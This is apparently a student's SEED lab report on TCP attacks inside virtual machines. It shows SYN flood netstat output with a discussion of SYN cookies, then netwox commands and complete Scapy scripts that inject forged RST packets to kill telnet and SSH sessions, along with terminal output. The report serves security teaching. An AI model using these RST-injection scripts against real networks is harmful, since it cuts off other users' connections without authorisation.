tcp	0	0	10.0.2.15:23	253.87.48.81:3930	SYN_RECV
tcp	0	0	10.0.2.15:23	245.56.152.177:59378	SYN_RECV
tcp	0	0	10.0.2.15:23	240.103.167.65:21946	SYN_RECV
tcp	0	0	10.0.2.15:23	244.81.166.63:13499	SYN_RECV
tcp	0	0	10.0.2.15:23	253.253.194.143:1933	SYN_RECV
tcp	0	0	10.0.2.15:23	243.10.59.51:4928	SYN_RECV
tcp	0	0	10.0.2.15:23	242.149.185.200:51794	SYN_RECV
tcp	0	0	10.0.2.15:23	254.13.156.154:3056	SYN_RECV
tcp	0	0	10.0.2.15:23	10.0.2.4:45120	ESTABLISHED
tcp	0	0	10.0.2.15:23	255.217.95.209:34949	SYN_RECV
tcp	0	0	10.0.2.15:23	250.238.194.59:54900	SYN_RECV
tcp	0	0	10.0.2.15:23	255.250.76.95:54256	SYN_RECV
tcp	0	0	10.0.2.15:23	251.148.32.71:57281	SYN_RECV
tcp	0	0	10.0.2.15:23	244.88.95.99:47574	SYN_RECV
tcp	0	0	10.0.2.15:23	253.77.65.125:29179	SYN_RECV
tcp	0	0	10.0.2.15:23	244.154.149.48:16857	SYN_RECV
tcp	0	0	10.0.2.15:23	245.154.129.238:5290	SYN_RECV
tcp	0	0	10.0.2.15:23	252.223.172.122:3969	SYN_RECV
tcp	0	0	10.0.2.15:23	245.108.27.63:27109	SYN_RECV
tcp	0	0	10.0.2.15:23	244.32.203.247:1861	SYN_RECV
tcp	0	0	10.0.2.15:23	247.86.147.173:53686	SYN_RECV
tcp	0	0	10.0.2.15:23	246.246.202.177:11064	SYN_RECV
tcp	0	0	10.0.2.15:23	240.158.172.15:60709	SYN_RECV
tcp	0	0	10.0.2.15:23	255.63.22.64:58435	SYN_RECV
tcp	0	0	10.0.2.15:23	249.213.181.21:21853	SYN_RECV
tcp	0	0	10.0.2.15:23	254.231.138.107:27166	SYN_RECV

We can see that the connection has been established successfully between the client and the server though SYN flooding takes place at the server. The server doesn't avoid genuine connections.

A problem arises only when the connection-finalizing ACK packet sent by the client is lost, and the application layer protocol requires the server to speak first(ex:ssh). In this case, the client assumes that the connection was established successfully and waits for the server to send its protocol banner, or resend the SYN+ACK packet; however, the server is not aware of the session and will not resend the SYN+ACK because it discarded the backlog queue entry that would enable it to do so. Eventually, the client will abort the connection due to an application layer timeout, but this may take a relatively long time.

The use of SYN cookies does not break any protocol specifications, and therefore should be compatible with all TCP implementations. SYN cookies place increased load on server resources. Encrypting responses is computationally expensive. The SYN cookie does not reduce traffic, which makes it ineffective against SYN flooding attacks that target bandwidth as the attack vector.

While these restrictions necessarily lead to a sub-optimal experience, their effect is rarely noticed by clients because they are only applied when under attack. In such a situation, the loss of the TCP options in order to save the connection is usually considered to be a reasonable compromise.

3.2 Task 2: TCP RST Attacks on telnet and SSH Connections

TCP packets can be transmitted with the RST flag set indicating that the connection must be terminated. RST packet can preemptively close a connection, it has obvious use to an attacker.

TELNET:

Here, I will be establishing a connection from client machine to server machine. *Telnet works on port 23*.

Server has ports which are listening :

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.1.1:53	0.0.0.0:*	LISTEN
tcp	0	0	10.0.2.15:53	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:53	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:953	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN
tcp6	0	0	:::80	:::*	LISTEN
tcp6	0	0	:::53	:::*	LISTEN
tcp6	0	0	:::21	:::*	LISTEN
tcp6	0	0	:::22	:::*	LISTEN
tcp6	0	0	:::3128	:::*	LISTEN
tcp6	0	0	:::1:953	:::*	LISTEN


Client sends connection request using telnet to server's IP address:

```
[12/04/20]seed@VM:~$ clear
[12/04/20]seed@VM:~$ telnet 10.0.2.15
Trying 10.0.2.15...
Connected to 10.0.2.15.
Escape character is '^>'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Thu Dec  3 23:24:51 EST 2020 from 10.0.2.4 on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```

Server's connection is established with client:




```
[12/04/20]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 127.0.1.1:53            0.0.0.0:*
tcp      0      0 10.0.2.15:53           0.0.0.0:*
tcp      0      0 127.0.0.1:53           0.0.0.0:*
tcp      0      0 0.0.0.0:22            0.0.0.0:*
tcp      0      0 0.0.0.0:23            0.0.0.0:*
tcp      0      0 127.0.0.1:953          0.0.0.0:*
tcp      0      0 127.0.0.1:3306          0.0.0.0:*
tcp      0      0 10.0.2.15:23           10.0.2.4:55888      ESTABLISHED
tcp6     0      0 :::80                 :::*
tcp6     0      0 :::53                 :::*
tcp6     0      0 :::21                 :::*
tcp6     0      0 :::22                 :::*
tcp6     0      0 :::3128               :::*
tcp6     0      0 :::1:953              :::*
[12/04/20]seed@VM:~$
```

Now the attacker tries to terminate the connection between both the machines by sending RST packets to the server/client by using the following command:

`sudo netwox 78 -i 10.0.2.15`


Attacker machine:

In my case, the attacker is sending RST packets to the server to break the connection it has with the client.



```
[12/04/20]seed@VM:~$ sudo netwox 78 -i 10.0.2.15
```


Server machine:



```
[12/04/20]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 127.0.1.1:53            0.0.0.0:*
tcp      0      0 10.0.2.15:53           0.0.0.0:*
tcp      0      0 127.0.0.1:53           0.0.0.0:*
tcp      0      0 0.0.0.0:22            0.0.0.0:*
tcp      0      0 0.0.0.0:23            0.0.0.0:*
tcp      0      0 127.0.0.1:953          0.0.0.0:*
tcp      0      0 127.0.0.1:3306          0.0.0.0:*
tcp      0      0 10.0.2.15:23           10.0.2.4:55888      LISTEN
tcp6     0      0 :::80                 :::*
tcp6     0      0 :::53                 :::*
tcp6     0      0 :::21                 :::*
tcp6     0      0 :::22                 :::*
tcp6     0      0 :::3128               :::*
tcp6     0      0 :::1:953              :::*
[12/04/20]seed@VM:~$
```

Client machine:

As soon as the attacker sends RST messages to the server we observe that the client's connection is broken with the server.



The screenshot shows two terminal windows. The top window displays the command `netstat -tna` output, listing various listening ports on the system. The bottom window shows a successful `telnet` session connecting to port 21 of the server at 10.0.2.15, followed by a connection closure message.

```
[12/04/20]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp        0      0 127.0.1.1:53           0.0.0.0:*
tcp        0      0 10.0.2.4:53            0.0.0.0:*
tcp        0      0 127.0.0.1:53           0.0.0.0:*
tcp        0      0 0.0.0.0:22            0.0.0.0:*
tcp        0      0 0.0.0.0:23            0.0.0.0:*
tcp        0      0 127.0.0.1:953          0.0.0.0:*
tcp        0      0 127.0.0.1:3306          0.0.0.0:*
tcp6       0      0 ::1:80               ::*:*
tcp6       0      0 ::1:53               ::*:*
tcp6       0      0 ::1:21               ::*:*
tcp6       0      0 ::1:22               ::*:*
tcp6       0      0 ::1:3128             ::*:*
tcp6       0      0 ::1:1953             ::*:*
[12/04/20]seed@VM:~$ 

[12/05/20]seed@VM:~$ telnet 10.0.2.15
Trying 10.0.2.15...
Connected to 10.0.2.15.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Dec  5 18:01:21 EST 2020 from 10.0.2.4 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[12/05/20]seed@VM:~$ logout
Connection closed by foreign host.
[12/05/20]seed@VM:~$ 
```

As seen in the screenshot, the server has terminated the connection with the client as soon as RST messages are received from attacker.

SSH:

Here, I will be establishing a connection from client machine to server machine. *SSH works on port 22.*

Client Machine:

Using the command : `ssh 10.0.2.15 -l seed`

```
[12/05/20]seed@VM:~$ ssh 10.0.2.15 -l seed
seed@10.0.2.15's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Sat Dec  5 18:10:09 2020 from 10.0.2.4
[12/05/20]seed@VM:~$
```

Server machine:

Displaying that the connection has been established between server and the client

```
[12/05/20]seed@VM:~$ netstat -nta
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 127.0.1.1:53            0.0.0.0:*
tcp      0      0 10.0.2.15:53           0.0.0.0:*
tcp      0      0 127.0.0.1:53           0.0.0.0:*
tcp      0      0 0.0.0.0:22            0.0.0.0:*
tcp      0      0 127.0.0.1:631          0.0.0.0:*
tcp      0      0 0.0.0.0:23            0.0.0.0:*
tcp      0      0 127.0.0.1:953          0.0.0.0:*
tcp      0      0 127.0.0.1:3306          0.0.0.0:*
tcp      0      0 10.0.2.15:22          10.0.2.4:49228       ESTABLISHED
tcp6     0      0 :::80                 :::*
tcp6     0      0 :::53                 :::*
tcp6     0      0 :::21                 :::*
tcp6     0      0 :::22                 :::*
tcp6     0      0 :::1:631              :::*
tcp6     0      0 :::3128              :::*
tcp6     0      0 :::1:953              :::*
[12/05/20]seed@VM:~$
```


Attacker machine:

Now the attacker uses ssh to send RST packets for terminating the connection between server and client

```
SeedUbuntu Attacker [Running] - Oracle VM VirtualBox
Terminal
[12/05/20]seed@VM:~$ sudo netwox 78 -i 10.0.2.6
```

Client Machine:

As we can see in the screenshot the connection which was earlier established has now been broken.



The image shows two terminal windows on a Linux desktop. The top terminal window displays the output of the command `netstat -tna`, showing active Internet connections. The bottom terminal window shows an SSH session to a host at 10.0.2.15, where the connection is being interrupted by a user input of "no".

```
[12/04/20]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 10.0.2.4:53              0.0.0.0:*
tcp      0      0 127.0.0.1:53              0.0.0.0:*
tcp      0      0 127.0.1.1:53              0.0.0.0:*
tcp      0      0 0.0.0.0:22              0.0.0.0:*
tcp      0      0 0.0.0.0:23              0.0.0.0:*
tcp      0      0 127.0.0.1:953             0.0.0.0:*
tcp      0      0 127.0.0.1:3306             0.0.0.0:*
tcp6     0      0 :::80                  :::*
tcp6     0      0 :::53                  :::*
tcp6     0      0 :::21                  :::*
tcp6     0      0 :::22                  :::*
tcp6     0      0 :::3128                :::*
tcp6     0      0 :::1:953                :::*
[12/04/20]seed@VM:~$
```



```
[12/05/20]seed@VM:~$ ssh 10.0.2.15 -l seed
The authenticity of host '10.0.2.15 (10.0.2.15)' can't be established.
ECDSA key fingerprint is SHA256:DiCi7QSNGmROLBp7fDZD771pzFgaKU06pd00mZMSaik.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.15' (ECDSA) to the list of known hosts.
seed@10.0.2.15's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Sat Dec  5 18:07:39 2020 from 10.0.2.4
[12/05/20]seed@VM:~$ Connection to 10.0.2.15 closed by remote host.
Connection to 10.0.2.15 closed.
```

Thus the SSH connection which was established between the client and the server has been broken by sending RST packets through SSH.

SCAPY

Telnet:

This is the scapy implementation to break the Telnet connection in between Client and Server

```

#!/usr/bin/python

from scapy.all import *

def do_rst(pkt):
    ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
    tcp = TCP(sport=pkt[TCP].dport, dport=pkt[TCP].sport,
              flags=0x14, seq=pkt[TCP].ack, ack=pkt[TCP].seq+1)
    pkt = ip/tcp
    # ls(pkt)
    send(pkt, verbose=0)

pkt=sniff(filter='host 10.0.2.4 and host 10.0.2.15 and port 23',prn=do_rst)

```

Server has ports which are listening :

```

[12/04/20]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 127.0.1.1:53           0.0.0.0:*
tcp      0      0 10.0.2.15:53          0.0.0.0:*
tcp      0      0 127.0.0.1:53          0.0.0.0:*
tcp      0      0 0.0.0.0:22           0.0.0.0:*
tcp      0      0 0.0.0.0:23           0.0.0.0:*
tcp      0      0 127.0.0.1:953         0.0.0.0:*
tcp      0      0 127.0.0.1:3306         0.0.0.0:*
tcp6     0      0 ::1:80               ::*:*
tcp6     0      0 ::1:53               ::*:*
tcp6     0      0 ::1:21               ::*:*
tcp6     0      0 ::1:22               ::*:*
tcp6     0      0 ::1:3128             ::*:*
tcp6     0      0 ::1:953              ::*:*
[12/04/20]seed@VM:~$ 

```

Client sends connection request using telnet to server's IP address:

```

[12/04/20]seed@VM:~$ telnet 10.0.2.15
Trying 10.0.2.15...
Connected to 10.0.2.15.
Escape character is '^].
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Thu Dec  3 23:24:51 EST 2020 from 10.0.2.4 on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

```

Server's connection is established with client:

```
[12/04/20]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 127.0.1.1:53            0.0.0.0:*
tcp      0      0 10.0.2.15:53           0.0.0.0:*
tcp      0      0 127.0.0.1:53           0.0.0.0:*
tcp      0      0 0.0.0.0:22            0.0.0.0:*
tcp      0      0 0.0.0.0:23            0.0.0.0:*
tcp      0      0 127.0.0.1:953          0.0.0.0:*
tcp      0      0 127.0.0.1:3306          0.0.0.0:*
tcp      0      0 10.0.2.15:23          10.0.2.4:55888      ESTABLISHED
tcp6     0      0 :::80                 ::*:*
tcp6     0      0 :::53                 ::*:*
tcp6     0      0 :::21                 ::*:*
tcp6     0      0 :::22                 ::*:*
tcp6     0      0 :::3128               ::*:*
tcp6     0      0 ::1:953               ::*:*
[12/04/20]seed@VM:~$
```

Attacker Machine

On executing the rst_telnet.py script

```
[12/05/20]seed@VM:~$ sudo python rst_telnet.py
```

Client Machine:

```
[12/05/20]seed@VM:~$ telnet 10.0.2.15
Trying 10.0.2.15...
Connected to 10.0.2.15.
Escape character is '^].
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Dec  5 18:01:21 EST 2020 from 10.0.2.4 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[12/05/20]seed@VM:~$ logout
Connection closed by foreign host.
[12/05/20]seed@VM:~$
```

SSH:

The following is the scapy implementation to break the SSH connection between the Client and the Server

```
#!/usr/bin/python

from scapy.all import *

def do_rst(pkt):
    ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
    tcp = TCP(sport=pkt[TCP].dport, dport=pkt[TCP].sport,
              flags=0x14, seq=pkt[TCP].ack, ack=pkt[TCP].seq+1)
    pkt = ip/tcp
    # ls(pkt)
    send(pkt, verbose=0)

pkt=sniff(filter='host 10.0.2.4 and host 10.0.2.15 and port 22',prn=do_rst)
```

Client Machine:


```
Terminal
[12/05/20]seed@VM:~$ ssh 10.0.2.15 -l seed
seed@10.0.2.15's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Sat Dec  5 18:10:09 2020 from 10.0.2.4
[12/05/20]seed@VM:~$
```


Server machine:



```
[12/05/20]seed@VM:~$ netstat -nta
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 127.0.1.1:53            0.0.0.0:*
tcp      0      0 10.0.2.15:53           0.0.0.0:*
